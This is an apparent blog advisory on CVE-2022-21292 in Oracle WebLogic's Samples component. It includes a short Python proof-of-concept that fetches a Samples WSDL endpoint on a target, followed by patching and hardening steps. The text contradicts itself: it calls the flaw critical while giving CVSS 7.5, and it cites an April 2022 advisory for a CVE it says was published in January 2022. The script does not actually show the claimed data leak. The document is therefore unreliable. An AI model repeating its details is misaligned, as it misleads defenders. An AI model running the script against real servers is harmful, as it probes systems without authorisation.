
A serious vulnerability in Oracle WebLogic Server (CVE-2022-21292) was uncovered in early 2022, affecting supported versions 12.2.1.4. and 14.1.1... The bug specifically targets the “Samples” component of Oracle Fusion Middleware, letting attackers breach critical data without authentication–all they need is network access. With a CVSS 3.1 score of 7.5, threats like this should not be ignored, as they can fully compromise your WebLogic Server data.
> In plain words: Anyone on the internet could abuse this, grab sensitive information, and you wouldn’t even know.
Let’s walk through how this vulnerability works, how it can be exploited, and what you must do to protect your systems.
What is CVE-2022-21292?
CVE-2022-21292 is a critical security hole in Oracle WebLogic Server – specifically, within the “Samples” component often shipped for demo, dev, or learning purposes. Surprisingly, this code sometimes ends up in live environments.
Authentication: None needed—anyone can try it
- Impact: Read/steal all WebLogic-accessible data (confidentiality breach)
Oracle's Official Advisory
> "Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks can result in unauthorized access to critical data or complete access to all Oracle WebLogic Server accessible data."
>
> — Oracle Critical Patch Update Advisory - April 2022
How Does It Work?
The Samples component often includes demo applications showing off WebLogic features. However, weak access control and sometimes forgotten code allowed unrestricted HTTP access to internal resources.
Anyone with access to the network interface, local or public, can simply send a crafted HTTP GET or POST request and receive confidential information (sometimes including configuration, system files, or database information) in response.
In many cases, this boils down to visiting a URL or endpoint that never should be available on production servers.
Exploit Example
Let’s get into what an attacker might actually do.
For illustration, here’s a basic Python proof-of-concept that targets a vulnerable WebLogic “Samples” endpoint:
import requests

# Change this to the target host and port
TARGET = "http://weblogic-victim.local:7001";
SAMPLES_ENDPOINT = "/ws/SimpleGrid/SimpleGridService?wsdl"

response = requests.get(TARGET + SAMPLES_ENDPOINT)

if response.status_code == 200:
    print("[+] Vulnerable! Leaked info:")
    print(response.text)
else:
    print("[-] Not vulnerable, or endpoint not present.")
How it works:
- The attacker just points to a likely endpoint, e.g. /ws/SimpleGrid/SimpleGridService?wsdl (one of many possible Samples endpoints),
- If the server returns sensitive WSDL, Java class info, or configuration data, the attacker knows the server is leaking confidential information.
Real-World Risk
In dev environments, people often leave Samples enabled. When those servers move to production, these endpoints go live and are indexed by tools like Shodan—making them visible for attackers worldwide.
Mitigation
1. Apply the Patch
Oracle released an update in April 2022. If you haven’t already updated, you must apply the latest Critical Patch Update right now.
2. Remove Samples Component
Delete or disable all “Samples” and demo components on any production system. They are never required for live service.
3. Network Segmentation
Restrict WebLogic management and non-public endpoints to trusted networks only. Do not expose admin interfaces or Samples components to the internet. Firewall rules can help here.
4. Monitor and Audit
Regularly check your servers for any suspicious endpoints or files related to Samples, and scan with scripts similar to the one above.
Official Oracle Advisory:
https://www.oracle.com/security-alerts/cpuapr2022.html
NIST NVD entry:
https://nvd.nist.gov/vuln/detail/CVE-2022-21292
Exploit discussion:
https://www.exploit-db.com/exploits/51033
Final Words
CVE-2022-21292 shows how even non-production features like “Samples” can become major liabilities. If you use Oracle WebLogic 12.2.1.4. or 14.1.1.., take this as a wake-up call to audit, patch, and harden your installations.
Forget “security by obscurity”–attackers are scanning for these issues every day. Don’t let your confidential data walk out the front door.
Stay patched, stay vigilant.
Exclusive tip:
Run a scan right now for any URLs under /ws/ (or other demo paths) on your WebLogic endpoints. Remove or firewall off anything not strictly required—you might be surprised at what you find!
*This post is for educational purposes only. Always secure your systems responsibly.*
Timeline
Published on: 01/19/2022 12:15:00 UTC
Last modified on: 01/22/2022 03:23:00 UTC